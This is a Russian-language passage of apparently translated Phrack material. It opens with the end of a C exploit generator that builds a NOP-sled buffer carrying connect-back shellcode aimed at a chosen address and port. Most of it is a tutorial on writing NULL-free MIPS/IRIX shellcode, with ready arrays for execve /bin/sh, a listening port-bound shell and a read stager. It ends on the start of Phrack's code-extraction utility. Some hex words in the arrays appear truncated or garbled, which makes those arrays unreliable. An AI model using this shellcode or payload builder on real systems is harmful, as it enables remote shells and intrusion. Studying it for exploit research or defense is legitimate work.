    fprintf(stderr, "\t-h\t\tThe secret to life.\n");
    fprintf(stderr, "\n");

    exit(1);
}

void
main(int argc, char **argv)
{
    char b00m[BUFSIZE], *p, c;
    char *port, *addr;
    u_short portd;
    u_long addrd;

```

```

extern char *optarg;
int i, nudge = 0, o = OFFSET, align = 0;
int verb = 0;

port = &(llehs[SCPORTOFF]);
addr = &(llehs[SCADDROFF]);
while((c = getopt(argc, argv, "o:p:a:A:vh")) != -1){
    switch(c){
        /*
         * Подправка смещения
         */
        case 'o':
            nudge = strtoul(optarg, NULL, 10);
            break;
        /*
         * Порт для подключения
         */
        case 'p':
            portd = strtoul(optarg, NULL, 10);

            if(verb)
                fprintf(stderr, "Shell coming back on port %d\n", portd);

            portd = htons(portd);
            portd ^= 0xffff;

            if(verb)
                fprintf(stderr, " (0x%x)\n", portd);

            memcpy((void *)port, (void *)&portd, sizeof(u_short));
            break;
        /*
         * Адрес для подключения
         */
        case 'a':
            addrd = inet_addr(optarg);
            if(addrd == -1L){
                fprintf(stderr, "Bad address '%s'.\n", optarg);
                exit(1);
            }
            addrd ^= 0xffffffff;
            memcpy((void *)addr, (void *)&addrd, sizeof(u_long));

            if(verb){
                fprintf(stderr, "Shell is being sent to %s.\n", optarg);
                fprintf(stderr, " (0x%lx)\n", addrd);
            }

            break;
        /*
         * Выравнивание (должно понадобится только на архитектурах,
         * отличных от x86)
         */
        case 'A':
            align = strtoul(optarg, NULL, 10);
            break;
        case 'v':
            verb++;
            break;
        case 'h':
        default:
            usage(argv[0]);
            break;
    }
}

o += nudge;
align += ALIGNIT;

if(verb){
    fprintf(stderr, "Offset is 0x%x\n", o);
}

```

```

    fprintf(stderr, "Alignment nudged %d bytes\n", align);
}

p = b00m;
memset(p, 0x90, sizeof(b00m));
p = b00m + ALIGNIT;
for(i = 0; i < PAD; (i += 4)){
    *((int *)p) = 0;
    p +=4;
}

p = (&b00m[0]) + PAD + PAD + ALIGNIT;
memcpy((void *)p, (void*)llehs, SHELLSIZE);

b00m[BUFSIZE] = 0;
fprintf(stderr, "payload is %d bytes wide\n", strlen(b00m));
printf("%s", b00m);
exit(0);
}

```

|EOF|

Написание шеллкода для MIPS/IRIX

Автор: scut/teso

Введение

Написание шеллкода для платформы MIPS/Irix не сильно отличается от написания шеллкода для архитектуры x86. Тем не менее, существует несколько приёмов, которые стоит знать при попытке написать чистый шеллкод (не содержащий NULL-байтов и полностью независимый от своего положения в памяти).

Этот небольшой материал даст вам ускоренный курс по написанию шеллкода для IRIX с целью применения в эксплойтах. В нём рассматриваются базовые вещи, необходимые для начала написания шеллкода под IRIX. Статья разделена на следующие разделы:

- Операционная система IRIX
- Архитектура MIPS
- Инструкции MIPS
- Регистры MIPS
- Язык ассемблера MIPS
- Представление функций языков высокого уровня
- Системные вызовы и исключения
- Системные вызовы IRIX
- Типовые конструкции
- Оптимизация шеллкода
- Примеры шеллкода
- Ссылки

Операционная система IRIX

Операционная система Irix была разработана независимо компанией Silicon Graphics и соответствует стандарту UNIX System V.4. Она спроектирована для процессоров MIPS, имеющих уникальную историю и ставших пионерами 64-битных и RISC-технологий. Текущая версия Irix — 6.5.7. Существует два основных выпуска: feature (6.5.7f) и maintenance (6.5.7m). Feature-выпуск ориентирован на новые возможности и технологии, maintenance-выпуск — на исправление ошибок и стабильность. Все современные платформы Irix бинарно совместимы, и описанный шеллкод, а также примеры были протестированы более чем на полудюжине различных компьютерных систем Irix.

Архитектура MIPS

Прежде всего необходимо иметь базовые знания об архитектуре процессора MIPS. Существует множество разновидностей процессора MIPS; наиболее распространены серии R4x00 и R10000,

Процессор MIPS — типичный RISC-процессор, то есть он обладает сокращённым набором инструкций по сравнению с CISC-процессорами, такими как x86. Основная идея RISC-процессора — компромисс между простотой и параллелизмом: инструкций меньше, но существующие выполняются быстро и параллельно. Из-за небольшого числа инструкций у каждой из них меньше избыточности, и некоторые операции можно выполнить единственным способом, тогда как на CISC-процессоре та же операция может быть достигнута разными инструкциями, каждая из которых делает примерно одно и то же. Следствием этого является то, что машинный код MIPS крупнее, чем CISC-код, поскольку для выполнения одной операции нередко требуется несколько инструкций, тогда как CISC-процессор справляется с этим одной инструкцией.

На процессоре MIPS параллелизм очень развит: конвейер имеет пять слотов, то есть пять инструкций обрабатываются одновременно, и каждая инструкция проходит пять стадий — от начальной IF (instruction fetch, выборка инструкции) до последней WB (write back, запись результата).

- Существует слот задержки перехода (branch delay slot): инструкция, следующая за инструкцией перехода, всё ещё находится в конвейере и выполняется после совершения перехода.
- Адрес возврата для подпрограмм (\$ra) и системных вызовов (C0_EPC) указывает не на инструкцию после инструкции перехода/прыжка/syscall, а на инструкцию после инструкции в слоте задержки.
- Поскольку каждая инструкция делится на пять стадий конвейера, это нашло отражение в самих инструкциях: каждая инструкция имеет ширину 32 бита (4 байта) и в большинстве случаев может быть разбита на сегменты, соответствующие каждой стадии конвейера.

[illegible]

Логические и арифметические инструкции обладают уникальным для RISC свойством: они работают не с двумя регистрами, как большинство инструкций x86, а с тремя — «destination» (назначение), «target» (цель) и «source» (источник). Это обеспечивает более гибкий код. Если вам всё же нужны инструкции в духе CISC, например «add %eax, %ecx», просто используйте

одинаковые регистры destination и target.

Типичная инструкция MIPS выглядит так:

```
or    a0, a1, t4
```

что легко записывается на C как `a0 = a1 | t4`. Порядок операндов почти всегда соответствует простому C-выражению.

Ниже перечислены некоторые простые инструкции.

- `dest`, `source`, `target` и `register` — регистры (см. раздел о регистрах MIPS ниже).
- `value` — 16-битное значение, знаковое или беззнаковое, в зависимости от инструкции.
- `offset` — 16-битное относительное смещение. `loffset` — 26-битное смещение, выровненное на границу четырёх байт.

<code>or</code>	<code>dest, source, target</code>	логическое ИЛИ: <code>dest = source target</code>
<code>nor</code>	<code>dest, source, target</code>	логическое НЕ-ИЛИ: <code>d = ~(source target)</code>
<code>add</code>	<code>dest, source, target</code>	сложение: <code>dest = source + target</code>
<code>addu</code>	<code>dest, source, value</code>	сложение с непосредственным знаковым: <code>dest = source + value</code>
<code>and</code>	<code>dest, source, target</code>	логическое И: <code>dest = source & target</code>
<code>beq</code>	<code>source, target, offset</code>	if (<code>source == target</code>) goto <code>offset</code>
<code>bgez</code>	<code>source, offset</code>	if (<code>source >= 0</code>) goto <code>offset</code>
<code>bgezal</code>	<code>source, offset</code>	if (<code>source >= 0</code>) <code>offset ()</code>
<code>bgtz</code>	<code>source, offset</code>	if (<code>source > 0</code>) goto <code>offset</code>
<code>bltz</code>	<code>source, offset</code>	if (<code>source < 0</code>) goto <code>offset</code>
<code>bltzal</code>	<code>source, offset</code>	if (<code>source < 0</code>) <code>offset ()</code>
<code>bne</code>	<code>source, target, offset</code>	if (<code>source != target</code>) goto <code>offset</code>
<code>j</code>	<code>loffset</code>	goto <code>loffset</code> (в диапазоне 2^{28} байт)
<code>jr</code>	<code>register</code>	переход по адресу в регистре
<code>jal</code>	<code>loffset</code>	<code>loffset ()</code> , адрес возврата в <code>\$ra</code>
<code>li</code>	<code>dest, value</code>	загрузка константы: расширяется в <code>ori</code> или <code>addiu</code>
<code>lw</code>	<code>dest, offset</code>	<code>dest = *((int *) (offset))</code>
<code>slt</code>	<code>dest, source, target</code>	знаковое: <code>dest = (source < target) ? 1 : 0</code>
<code>slti</code>	<code>dest, source, value</code>	знаковое: <code>dest = (source < value) ? 1 : 0</code>
<code>sltiu</code>	<code>dest, source, value</code>	беззнаковое: <code>dest = (source < value) ? 1 : 0</code>
<code>sub</code>	<code>dest, source, target</code>	<code>dest = source - target</code>
<code>sw</code>	<code>source, offset</code>	<code>*((int *) offset) = source</code>
<code>syscall</code>		генерация исключения системного вызова
<code>xor</code>	<code>dest, source, target</code>	<code>dest = source ^ target</code>
<code>xori</code>	<code>dest, source, value</code>	<code>dest = source ^ value</code>

Этот список, очевидно, неполон. Тем не менее он охватывает наиболее важные инструкции для написания шеллкода. Большинство инструкций в примерах шеллкода приведено здесь. Полный список инструкций см. в [1] или [2].

Регистры MIPS

Процессор MIPS располагает большим количеством регистров. Поскольку регистры адресуются пятибитным блоком, их должно быть 32 — от \$0 до \$31. Все они одинаковы, за исключением \$0 и \$31. Для \$0 всё просто: что бы вы с ним ни делали, он всегда содержит ноль. Это удобно для многих арифметических инструкций и позволяет создавать элегантный код. Регистру \$0 присвоено символическое имя `$zero`. Регистр \$31 также называется `$ra` — «return address» (адрес возврата). Зачем регистру хранить адрес возврата, если есть удобный стек? И как при этом реализовать рекурсию? Коротко: настоящего стека нет, но всё работает. Разберём подробнее, что происходит при вызове функции на RISC-процессоре. Используется специальная инструкция «`jal`», которая перезаписывает содержимое регистра `$ra` (\$31) подходящим адресом возврата, а затем выполняет переход по произвольному адресу. Вызванная функция видит адрес возврата в `$ra` и по завершении просто возвращается (инструкцией «`jr`») по этому адресу. Но что, если функция сама

хочет вызывать другие функции? Тогда существует стекоподобный сегмент, в котором функция может сохранить адрес возврата, а потом восстановить его и продолжить работу в обычном режиме.

Почему «стекоподобный»? Потому что стек существует лишь по договорённости, и любой регистр может вести себя как стек. Инструкций `push` и `pop`, однако, нет — регистр приходится корректировать вручную. «Стековый» регистр — `$29`, символически называемый `$sp`. Стек растёт в сторону меньших адресов, как и в архитектуре `x86`.

Существуют и другие соглашения об использовании регистров, их почти столько же, сколько самих регистров. Для полноты приведём небольшую таблицу:

номер	символ	функция
\$0	<code>\$zero</code>	всегда содержит ноль
\$1	<code>\$at</code>	используется ассемблером (см. ниже), не использовать
\$2-\$3	<code>\$v0</code> , <code>\$v1</code>	возвращаемые значения подпрограммы
\$4-\$7	<code>\$a0</code> – <code>\$a3</code>	аргументы подпрограммы
\$8-\$15	<code>\$t0</code> – <code>\$t7</code>	временные регистры, могут быть перезаписаны подпрограммой
\$16-\$23	<code>\$s0</code> – <code>\$s7</code>	регистры подпрограммы, должны быть сохранены вызванной функцией перед использованием
\$24,\$25	<code>\$t8</code> , <code>\$t9</code>	временные регистры, могут быть перезаписаны подпрограммой
\$26,\$27	<code>\$k0</code> , <code>\$k1</code>	зарезервированы для обработчиков прерываний/ловушек, не использовать
\$28	<code>\$gp</code>	глобальный указатель для доступа к статическим и внешним переменным
\$29	<code>\$sp</code>	указатель стека
\$30	<code>\$s8</code> / <code>\$fp</code>	регистр подпрограммы, часто используется как указатель фрейма
\$31	<code>\$ra</code>	адрес возврата

Также имеется 32 регистра с плавающей точкой по 32 бита каждый (64 бита на новых процессорах MIPS). Для системного программирования они не важны, поэтому здесь не рассматриваются.

Язык ассемблера MIPS

Поскольку инструкции относительно примитивны, а программисты зачастую хотят выполнять более сложные операции, язык ассемблера MIPS активно использует макроинструкции. Они предоставляют действительно необходимые операции — от вычитания числа из регистра (которое ассемблер преобразует в знаковое сложение) до сложных макросов, например нахождения остатка от деления. Но ассемблер делает гораздо больше, чем просто предоставляет макросы для типовых операций. Мы уже упоминали конвейер, в котором инструкции обрабатываются одновременно. Порядок выполнения нередко непосредственно зависит от порядка в конвейере, поскольку регистры, к которым обращаются инструкции, записываются лишь на последней стадии — `WB` (`write-back`), и предшествующие инструкции не могут к ним обратиться. Для старых процессоров MIPS аббревиатура MIPS была верна в значении «*Microcomputer without Interlocked Pipeline Stages*» («Микрокомпьютер без блокировки стадий конвейера»): нельзя обратиться к регистру в инструкции, непосредственно следующей за той, что этот регистр изменяет. Однако почти все MIPS-процессоры, находящиеся сейчас в эксплуатации, оснащены блокировкой: они просто ждут, пока данные из инструкции не будут записаны в регистр, прежде чем позволить следующей инструкции его прочитать. На практике об этом нужно беспокоиться только при написании низкоуровневого кода, например шеллкода :-), поскольку ассемблер в большинстве случаев переупорядочивает и заменяет ваши инструкции так, чтобы наилучшим образом использовать конвейерную архитектуру. При желании это переупорядочивание и использование макросов в любом ассемблере MIPS можно отключить.

Процессоры MIPS и RISC в целом создавались не с расчётом на удобное программирование на ассемблере. Программировать RISC-процессор на ассемблере сложнее, чем любой

CISC-процессор. Даже первые фразы «MIPSPro Assembler Manual» от корпорации MIPS рекомендуют использовать ассемблер MIPS только для аппаратно-близких процедур или программирования операционных систем. В большинстве случаев хороший компилятор C, такой как разработанный MIPS, оптимизирует использование конвейера и регистров значительно лучше, чем любой программист в ассемблере. Однако при написании шеллкода приходится работать с голым машинным кодом и писать размерно-оптимизированный код, не содержащий NULL-байтов. Компилятор может использовать разворачивание циклов или более быстрые конструкции, занимающие больше места, — нам это недоступно.

Представление функций языков высокого уровня

В большинстве случаев обычную функцию C можно легко представить на ассемблере MIPS. Нужно лишь различать листовые и нелистовые функции. Нелистовая функция — это функция, которая не вызывает никаких других функций. Такие функции не нуждаются в сохранении адреса возврата в стеке и хранят его в \$ra на протяжении всего времени выполнения. Аргументы функции помещаются вызывающей функцией в \$a0, \$a1, \$a2 и \$a3. Если этого пространства недостаточно, используется дополнительное место в стеке, хотя в большинстве случаев регистров хватает. Функция может возвращать два 32-битных значения через регистры \$v0 и \$v1. Для временного хранения данных вызванная функция может использовать стек, на который указывает \$sp. Кроме того, регистры нередко сохраняются в стеке и впоследствии восстанавливаются из него. Временные регистры (\$t0-\$t9) могут быть перезаписаны внутри вызванной функции без последующего восстановления; если вызывающая функция хочет их сохранить, она должна сделать это самостоятельно.

Стек обычно начинается с адреса 0x80000000 и растёт в сторону меньших адресов. Как уже говорилось, это очень похоже на стек системы x86.

Системные вызовы и исключения

В типичной Unix-системе существует лишь два режима выполнения: пользовательский режим и режим ядра. В большинстве современных архитектур эти режимы напрямую поддерживаются процессором. Процессор MIPS имеет эти два режима плюс дополнительный — «supervisor mode» (режим супервизора). Его запросили инженеры DEC для нового поколения рабочих станций при проектировании MIPS R4000. Поскольку рынок VMS/DEC был важен для MIPS, они реализовали этот третий режим по запросу DEC, чтобы позволить операционной системе VMS работать на процессоре. Однако впоследствии DEC решила разработать собственный процессор — Alpha, и режим супервизора так и остался невостребованным.

Вернёмся к режимам выполнения... В современных операционных системах для процессоров MIPS используются только режим ядра и пользовательский режим. Для переключения из пользовательского режима в режим ядра существует механизм «исключений». Всякий раз, когда процесс пользовательского пространства хочет, чтобы ядро выполнило какую-либо операцию, или когда текущее выполнение не может быть успешно продолжено, управление передаётся обработке исключений в пространстве ядра.

При построении шеллкода важно знать, что мы можем заставить ядро выполнять важные операции операционной системы — например, операции ввода-вывода — через исключение системного вызова, которое генерируется инструкцией «syscall». Инструкция syscall выглядит следующим

образом:

```
syscall    0000.00xx xxxx.xxxx xxxx.xxxx xx00.1100
```

Где x представляют 20-битный код системного вызова, который в системе Irix игнорируется. Чтобы избежать NULL-байтов в шеллкоде, эти x-биты можно заполнить произвольными данными.

Системные вызовы IRIX

Следующий список охватывает наиболее важные системные вызовы для использования в шеллкодах. После соответствующей установки всех регистров выполняется инструкция «syscall», и поток выполнения передаётся ядру.

```
accept
-----
int accept (int s, struct sockaddr *addr, socklen_t *addrlen);

a0 = (int) s
a1 = (struct sockaddr *) addr
a2 = (socklen_t *) addrlen
v0 = SYS_accept = 1089 = 0x0441

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = новый сокет


bind
----
int bind (int sockfd, struct sockaddr *my_addr, socklen_t addrlen);

a0 = (int) sockfd
a1 = (struct sockaddr *) my_addr
a2 = (socklen_t) addrlen
v0 = SYS_bind = 1090 = 0x0442

Для семейства протоколов IN (TCP/IP) указатель sockaddr указывает на
структуру sockaddr_in длиной 16 байт, которая обычно выглядит как:
"\x00\x02\xaa\xbb\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00",
где aa = ((port >> 8) & 0xff), bb = (port & 0xff).

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = 0 при успехе, v0 != 0 при ошибке


close
-----
int close (int fd);

a0 = (int) fd
v0 = SYS_close = 1006 = 0x03ee

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = 0 при успехе, v0 != 0 при ошибке


execve
-----
int execve (const char *filename, char *const argv [], char *const envp[]);

a0 = (const char *) filename
```

```
a1 = (char * const) argv[]
a2 = (char * const) envp[]
v0 = SYS_execve = 1059 = 0x0423
```

возвращаемые значения

не должен возвращаться — заменяет текущий процесс указанной программой;
возвращается только при ошибке

```
fcntl
-----
int fcntl (int fd, int cmd);
int fcntl (int fd, int cmd, long arg);
```

```
a0 = (int) fd
a1 = (int) cmd
a2 = (long) arg    если команда требует аргумент
v0 = SYS_fcntl = 1062 = 0x0426
```

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 — реальное возвращаемое значение, зависит от операции; см. fcntl(2)

```
fork
----
int fork (void);

v0 = SYS_fork = 1002 = 0x03ea
```

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = 0 в дочернем процессе, PID дочернего процесса в родительском

```
listen
-----
int listen (int s, int backlog);

a0 = (int) s
a1 = (int) backlog
v0 = SYS_listen = 1096 = 0x0448
```

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке

```
read
----
ssize_t read (int fd, void *buf, size_t count);

a0 = (int) fd
a1 = (void *) buf
a2 = (size_t) count
v0 = SYS_read = 1003 = 0x03eb
```

возвращаемые значения

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = количество прочитанных байт

```
socket
-----
int socket (int domain, int type, int protocol);

a0 = (int) domain
```

```

a1 = (int) type
a2 = (int) protocol
v0 = SYS_socket = 1107 = 0x0453

```

возвращаемые значения

```

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = новый сокет

```

```

write
-----
int write (int fileno, void *buffer, int length);

a0 = (int) fileno
a1 = (void *) buffer
a2 = (int) length
v0 = SYS_write = 1004 = 0x03ec

```

возвращаемые значения

```

a3 = 0 при успехе, a3 != 0 при ошибке
v0 = количество записанных байт

```

Функциональность dup2 реализована не как системный вызов, а как обёртка libc над close и fcntl. По существу функция dup2 выглядит так (упрощённо):

```

int dup2 (int des1, int des2)
{
    int tmp_errno, maxopen;

    maxopen = (int) ulimit (4, 0);
    if (maxopen < 0)
    {
        maxopen = OPEN_MAX;
    }
    if (fcntl (des1, F_GETFL, 0) == -1)
    {
        _setoserror (EBADF);
        return -1;
    }

    if (des2 >= maxopen || des2 < 0)
    {
        _setoserror (EBADF);
        return -1;
    }

    if (des1 == des2)
    {
        return des2;
    }
    tmp_errno = _oserror();
    close (des2);
    _setoserror (tmp_errno);

    return (fcntl (des1, F_DUPFD, des2));
}

```

Таким образом, без проверок dup2(des1, des2) можно переписать как:

```

close (des2);
fcntl (des1, F_DUPFD, des2);

```

Именно это и сделано в приведённом ниже шеллкоде portshell.

Типовые конструкции

При написании шеллкода всегда присутствуют типовые операции, например получение текущего адреса. Вот несколько техник, которые можно использовать в шеллкоде:

Получение текущего адреса

```
        li      t8, -0x7350      /* загрузить t8 значением -0x7350 (leet) */
foo:    bltzal  t8, foo          /* переход с сохранением $ra если t8 < 0 */
        slti    t8, zero, -1     /* t8 = 0 (см. ниже) */
bar:
```

Поскольку инструкция `slti` находится в слоте задержки при выполнении `bltzal`, при следующем обращении к `bltzal` переход не произойдёт, а `t8` останется нулём. Регистр `$ra` содержит адрес метки `bar` в момент, когда та же метка достигнута.

Загрузка малых целочисленных значений

Поскольку каждая инструкция имеет длину 32 бита, нельзя непосредственно загрузить 32-битное значение в регистр — для этого требуются две инструкции. Однако в большинстве случаев нужно загрузить небольшие значения — меньше 256. Значения менее 2^{16} хранятся как 16-битное значение внутри инструкции, и значения менее 256 приведут к появлению уродливых NULL-байтов, которых в правильном шеллкоде следует избегать. Поэтому используется следующий приём:

```
загрузка нуля в reg (reg = 0):
    slti    reg, zero, -1

загрузка единицы в reg (reg = 1):
    slti    reg, zero, 0x0101

загрузка малого целого значения в reg (reg = value):
    li      t8, -valmod          /* valmod = value + 1 */
    not     reg, t8
```

Например, чтобы загрузить 4 в `reg`, используем:

```
    li      t8, -5
    not     reg, t8
```

Если малые значения нужны более одного раза, их можно также хранить в сохраняемых регистрах (`$s0` - `$s7`, при необходимости `$s8`).

Перемещение регистров

В обычном ассемблере MIPS используется простая инструкция `move`, которая преобразуется в «ог», но в шеллкоде необходимо избегать NUL-байтов. Если известно, что значение в регистре меньше `0xffff` (65535), можно использовать следующую конструкцию:

```
    andi    reg, source, 0xffff
```

Оптимизация шеллкода

Рекомендую писать шеллкод на обычном ассемблере MIPS, а затем последовательно убирать NULL-байты сверху вниз. Для простых инструкций загрузки используйте описанные выше конструкции. Для обязательных инструкций попробуйте поиграть с разными регистрами: в ряде случаев NULL-байты можно убрать из арифметических и логических инструкций, используя более высокие регистры, например `$t8` или `$s7`. Затем попробуйте заменить одну инструкцию двумя или тремя, выполняющими то же самое. Используйте возвращаемые значения системных вызовов или известное содержимое регистров. Будьте изобретательны, пользуйтесь справочником инструкций

MIPS из [1] или [2] — и вы всегда найдёте подходящую замену.

После того как шеллкод окажется без NULL-байтов, вы заметите, что его размер увеличился и он довольно раздут. Не беспокойтесь — это нормально, практически ничего нельзя с этим поделать: RISC-код почти всегда крупнее, чем аналогичный код на x86. Тем не менее можно сделать небольшие оптимизации для уменьшения размера. Прежде всего попробуйте найти замены для блоков инструкций, где для выполнения одного действия используется более одной инструкции. Всегда следите за текущим содержимым регистров и используйте возвращаемые значения или ранее загруженные данные. Иногда переупорядочивание помогает избежать лишних переходов.

Пример шеллкода

Все шеллкоды были протестированы на следующих системах (с благодарностью вах, oxigen, zap и hendy):

R4000/6.2, R4000/6.5, R4400/5.3, R4400/6.2, R4600/5.3, R5000/6.5 и R10000/6.4.

```
/* 68-байтный PIC-шеллкод execve для MIPS/Irix. -scut/teso
*/
unsigned long int shellcode[] = {
    0xafa0fffc, /* sw          $zero, -4($sp) */
    0x24067350, /* li          $a2, 0x7350 */
    /* dpatch: */ 0x04d0ffff, /* bltzal      $a2, dpatch */
    0x8fa6fffc, /* lw          $a2, -4($sp) */
    /* a2 = (char **) envp = NULL */

    0x240fffc, /* li          $t7, -53 */
    0x01e07827, /* nor         $t7, $t7, $zero */
    0x03eff821, /* addu        $ra, $ra, $t7 */

    /* a0 = (char *) pathname */
    0x23e4fff8, /* addi        $a0, $ra, -8 */

    /* fix 0x42 dummy byte in pathname to shell */
    0x8fedfffc, /* lw          $t5, -4($ra) */
    0x25adffbe, /* addiu       $t5, $t5, -66 */
    0xafedfffc, /* sw          $t5, -4($ra) */

    /* a1 = (char **) argv */
    0xaf4fff8, /* sw          $a0, -8($sp) */
    0x27a5fff8, /* addiu       $a1, $sp, -8 */

    0x24020423, /* li          $v0, 1059 (SYS_execve) */
    0x0101010c, /* syscall */
    0x2f62696e, /* .ascii      "/bin" */
    0x2f736842, /* .ascii      "/sh", .byte 0xdummy */
};

/* 364-байтный PIC-шеллкод слушающего portshell для MIPS/Irix. -scut/teso
*/
unsigned long int shellcode[] = {
    0x2416fffd, /* li          $s6, -3 */
    0x02c07027, /* nor         $t6, $s6, $zero */
    0x01ce2025, /* or          $a0, $t6, $t6 */
    0x01ce2825, /* or          $a1, $t6, $t6 */
    0x240efff9, /* li          $t6, -7 */
    0x01c03027, /* nor         $a2, $t6, $zero */
    0x24020453, /* li          $v0, 1107 (socket) */
    0x0101010c, /* syscall */
    0x240f7350, /* li          $t7, 0x7350 (nop) */

    0x3050ffff, /* andi        $s0, $v0, 0xffff */
    0x280d0101, /* slti        $t5, $zero, 0x0101 */
    0x240effee, /* li          $t6, -18 */
};
```

```

0x01c07027, /* nor      $t6, $t6, $zero      */
0x01cd6804, /* sllv     $t5, $t5, $t6      */
0x240e7350, /* li       $t6, 0x7350 (port) */
0x01ae6825, /* or       $t5, $t5, $t6      */
0xafadfff0, /* sw       $t5, -16($sp)      */
0xafa0fff4, /* sw       $zero, -12($sp)    */
0xafa0fff8, /* sw       $zero, -8($sp)     */
0xafa0fffc, /* sw       $zero, -4($sp)     */
0x02102025, /* or       $a0, $s0, $s0      */
0x240effef, /* li       $t6, -17           */
0x01c03027, /* nor      $a2, $t6, $zero     */
0x03a62823, /* subu     $a1, $sp, $a2      */
0x24020442, /* li       $v0, 1090 (bind)   */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x02102025, /* or       $a0, $s0, $s0      */
0x24050101, /* li       $a1, 0x0101        */
0x24020448, /* li       $v0, 1096 (listen) */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x02102025, /* or       $a0, $s0, $s0      */
0x27a5fff0, /* addiu    $a1, $sp, -16      */
0x240dfffef, /* li       $t5, -17           */
0x01a06827, /* nor      $t5, $t5, $zero     */
0xafadffec, /* sw       $t5, -20($sp)      */
0x27a6ffec, /* addiu    $a2, $sp, -20      */
0x24020441, /* li       $v0, 1089 (accept) */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */
0x3057ffff, /* andi     $s7, $v0, 0xffff   */

0x2804ffff, /* slti     $a0, $zero, -1      */
0x240203ee, /* li       $v0, 1006 (close)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x02f72025, /* or       $a0, $s7, $s7      */
0x2805ffff, /* slti     $a1, $zero, -1      */
0x2806ffff, /* slti     $a2, $zero, -1      */
0x24020426, /* li       $v0, 1062 (fcntl)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x28040101, /* slti     $a0, $zero, 0x0101 */
0x240203ee, /* li       $v0, 1006 (close)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x02f72025, /* or       $a0, $s7, $s7      */
0x2805ffff, /* slti     $a1, $zero, -1      */
0x28060101, /* slti     $a2, $zero, 0x0101 */
0x24020426, /* li       $v0, 1062 (fcntl)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350       */

0x02c02027, /* nor      $a0, $s6, $zero     */
0x240203ee, /* li       $v0, 1006 (close)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0x02f72025, /* or       $a0, $s7, $s7      */
0x2805ffff, /* slti     $a1, $zero, -1      */
0x02c03027, /* nor      $a2, $s6, $zero     */
0x24020426, /* li       $v0, 1062 (fcntl)  */
0x0101010c, /* syscall  */
0x240f7350, /* li       $t7, 0x7350 (nop)  */

0xafa0fffc, /* sw       $zero, -4($sp)     */
0x24068cb0, /* li       $a2, -29520        */

```

```

0x04d0ffff, /* bltzal      $a2, pc-4          */
0x8fa6ffff, /* lw          $a2, -4($sp)          */
0x240fffc7, /* li          $t7, -57              */
0x01e07827, /* nor         $t7, $t7, $zero        */
0x03eff821, /* addu        $ra, $ra, $t7          */
0x23e4ffff, /* addi        $a0, $ra, -8           */
0x8fedffff, /* lw          $t5, -4($ra)          */
0x25adffbe, /* addiu       $t5, $t5, -66          */
0xafedffff, /* sw          $t5, -4($ra)          */
0xafa4ffff, /* sw          $a0, -8($sp)          */
0x27a5fff8, /* addiu       $a1, $sp, -8           */
0x24020423, /* li          $v0, 1059 (execve)     */
0x0101010c, /* syscall                                           */
0x240f7350, /* li          $t7, 0x7350 (nop)      */
0x2f62696e, /* .ascii      "/bin"                */
0x2f736842, /* .ascii      "/sh", .byte 0xdummy   */
};

/* 40-байтный PIC-шеллкод чтения из stdin для MIPS/Irix. -scut/teso
*/
unsigned long int shellcode[] = {
    0x24048cb0, /* li          $a0, -0x7350          */
/* dpatch: */ 0x0490ffff, /* bltzal      $a0, dpatch          */
    0x2804ffff, /* slti        $a0, $zero, -1        */
    0x240fffe3, /* li          $t7, -29              */
    0x01e07827, /* nor         $t7, $t7, $zero        */
    0x03ef2821, /* addu        $a1, $ra, $t7          */
    0x24060201, /* li          $a2, 0x0201 (513 байт) */
    0x240203eb, /* li          $v0, SYS_read          */
    0x0101010c, /* syscall                                           */
    0x24187350, /* li          $t8, 0x7350 (nop)      */
};

```

Ссылки

За дополнительной информацией рекомендуем обратиться к следующим превосходным источникам:

- [1] See MIPS Run
Dominic Sweetman, Morgan Kaufmann Publishers
ISBN 1-55860-410-3
- [2] MIPSPro Assembly Language Programmer's Guide – Volume 1/2
Document Number 007-2418-001
<http://www.mips.com/> и <http://www.sgi.com/>

Утилита извлечения Phrack

Автор: phrack staff

Утилита извлечения Phrack Magazine, впервые появившаяся в P50, представляет собой удобный способ извлечения кода из текстовых ASCII-статей. Она сохраняет читаемость и чистоту 7-битных ASCII-кодов. При условии отсутствия посторонних вхождений ` или ` в статье всё работает безупречно.

extract.c — основная реализация на C

```
<+> p56/EX/PMEU/extract4.c !8e2bebc6

/*
 * extract.c by Phrack Staff and sirsyko
 *
 * Copyright (c) 1997 - 2000 Phrack Magazine
 *
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
